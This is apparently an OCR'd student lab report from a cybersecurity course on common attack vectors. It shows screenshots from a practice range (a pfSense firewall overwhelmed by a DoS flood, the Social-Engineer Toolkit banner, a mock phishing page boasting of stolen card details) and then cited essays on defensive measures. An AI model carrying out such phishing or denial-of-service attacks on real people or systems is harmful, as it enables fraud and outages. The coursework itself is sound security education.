
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-26 22:33:40
Patrick Kierzkowski

The connection has timed out

The server at drisst.org is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


35. **Make a screen capture** showing the **“PF states limit reached” error message**.



```
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 7e699c09421e357f0ce8

*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4: 201.10.1.1/24
 LAN (lan)       -> vmx1       -> v4: 172.30.0.1/24
 DMZ (opt1)      -> vmx2       -> v4: 172.31.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: [zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
```


Part 2: Perform a Social Engineering Attack

24. **Make a screen capture** showing the **finished SET phishing email composition**.



```
          ..######..########.########
          .##....##.##..........##...
          .##.......##..........##...
          ..######..######......##...
          .......##.##..........##...
          .##....##.##..........##...
          ..######..########....##...

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
```

36. **Make a screen capture** showing the **transaction.php page in the browser**.



cscdsociety.com/transaction.php?d
cscdsociety.com/transaction.php?donation=10 &invoiceNum=00019&memo=For+the+children
Assessing Common Attack Vectors (4e)
vWorkstation
2024-10-26 23:35:53
Patrick Kierzkowski

Confirmation of receipt for Invoice #00019
"For the children"

Thank you, Patrick Kierzkowski
Whose email address is: pxk405@francis.e
And whose Institution is: Saint Francis Univ
And whose IP address is: 202.20.1.2

I was beginning to think nobody would fall f
I appreciate your $100.00 donation to... my
But this is just the beginning, since I now have your credit card information.

I told you it was for a good cause....... mwahha...mwuhahhah......mwuahahahahaaa

Would you like Firefox to save this credit card? (Security code will not be saved)

Credit card to save:
**** 4444

Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Two defensive measures that can be used against injection attacks is to filter database inputs and restrict database code. The filtering database inputs means that it will find and remove harmful code from user inputs (Kime, 2023). This means that it could block extended URLs that could be potentially bad and it will sanitize data and limit special characters. as SQLi attackers utilize a web interface to send SQL code to the database by abusing special characters (Kime, 2023). The other measure that can be used is restricting database code, essentially meaning that it will limit database operations and code to avoid unwanted database searches and exploration (Kime, 2023). This can be done by whitelisting the user input and limiting the functionality that is provided.
Chad Kime. (2023, May). *How to Prevent SQL Injection: 5 Key Prevention Methods.* eSecucrityPlanet. https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Two defensive measures that can be used against malware attacks are to install antivirus software that detect malware and to use firewall protection. The average number of malware attacks worldwide is 5.4 billion, so it’s important to be protected (Fortinet, n.d.). One way this is done is with antivirus software, which typically has countermeasures that are engineered to neutralize each type of threat, which are usually enacted automatically by the software (Fortinet, n.d). Another defensive measure would be to use firewall protection. This essentially means that by screening network traffic, firewall technology stops viruses from spreading. Traffic coming into and going out of the network is included in this. Since dangerous programs within your system can be used to impact people, devices, and networks that connect to yours, two-way malware protection is vital in keeping you safe from malware attacks (Fortinet, n.d.). Overall, these two methods are good defensive measures to take against malware attacks.

Fortinet. (N.d.). *What Is Malware?*https://www.fortinet.com/resources/cyberglossary/malware

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Two defensive measures that can be used against denial-of-service attacks are network segmentation and load balancing. Network segmentation means networks can be divided into smaller, easier-to-manage segments to lessen the impact of a DoS assault. VLAN creation can accomplish this, and firewalls can stop an assault from spreading (BYOS, n.d.). Another defensive measure that can be used against denial-of-service is load balancing. This makes it possible to stop a DoS attack from overloading a single server or resource by distributing traffic among several servers. Software or hardware can be used to do load balancing (BYOS, n.d.). These are just some examples of defensive measures that are commonly used against DoS attacks.
BYOS. (n.d). *Denial-of-Service (DoS) Attack Prevention: The Definitive Guide.*https://www.byos.io/blog/denial-of-service-attack-prevention

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Two defensive measures that can be used against social engineering attacks is multi-factor authentication and having a good spam filter. Multi factor authentication can be anything from biometric access, security questions to an OTP code (Indusface, n.d). This essentially means that there is another step to log into your account, and will therefore eliminate some more risk that is associated with social engineering. Having a good spam filter will filter out suspicious emails that could lead to a social engineering attack. A good spam filter may have a blacklist of suspicious IP addresses or sender IDs, identify questionable files or links, or examine message content to identify potentially fraudulent ones (Kaspersky, n.d). When you don’t receive potential harmful messages, the likelihood of you becoming a victim to social engineering drops greatly. Thus, these two methods are used against social engineering attacks and are great at reducing the risk of it.
Indusface. (n.d.). *10 Ways Businesses Can Prevent Social Engineering Attacks.*https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/?amp

Kaspersky. (n.d.). *Ways to avoid social engineering attacks.*https://usa.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

The additional attack vector I selected was misconfiguration attacks. Security misconfigurations often lead to serious vulnerabilities that attackers can exploit. These vulnerabilities, from unpatched systems to open cloud storage, give attackers easy access to sensitive information and critical system (Balbix, 2024). If an attacker sees this vulnerability, it could be a detrimental issue, hence why defensive protocols need to be put in place. One defensive protocol would be regular patch management. One of the easiest methods to avoid misconfigurations is to keep your apps and systems patched with the most recent versions. Frequent patching lowers the likelihood that an attacker will take advantage of out-of-date software by addressing known vulnerabilities (Balbix, 2024). Another defense measure would be implementing strong access controls. This involves providing users access to just the information and systems required to carry out their duties. Restricting permissions lowers the possibility of internal attacks and stops compromised accounts from causing serious harm (Balbix, 2024). The less access people have, the less the risk of a mistake occurring, meaning that attackers can't capitalize off it.

Balbix. (2024, October). *What is a Security Misconfiguration?* https://www.balbix.com/insights/security-misconfiguration-impact-examples-and-prevention/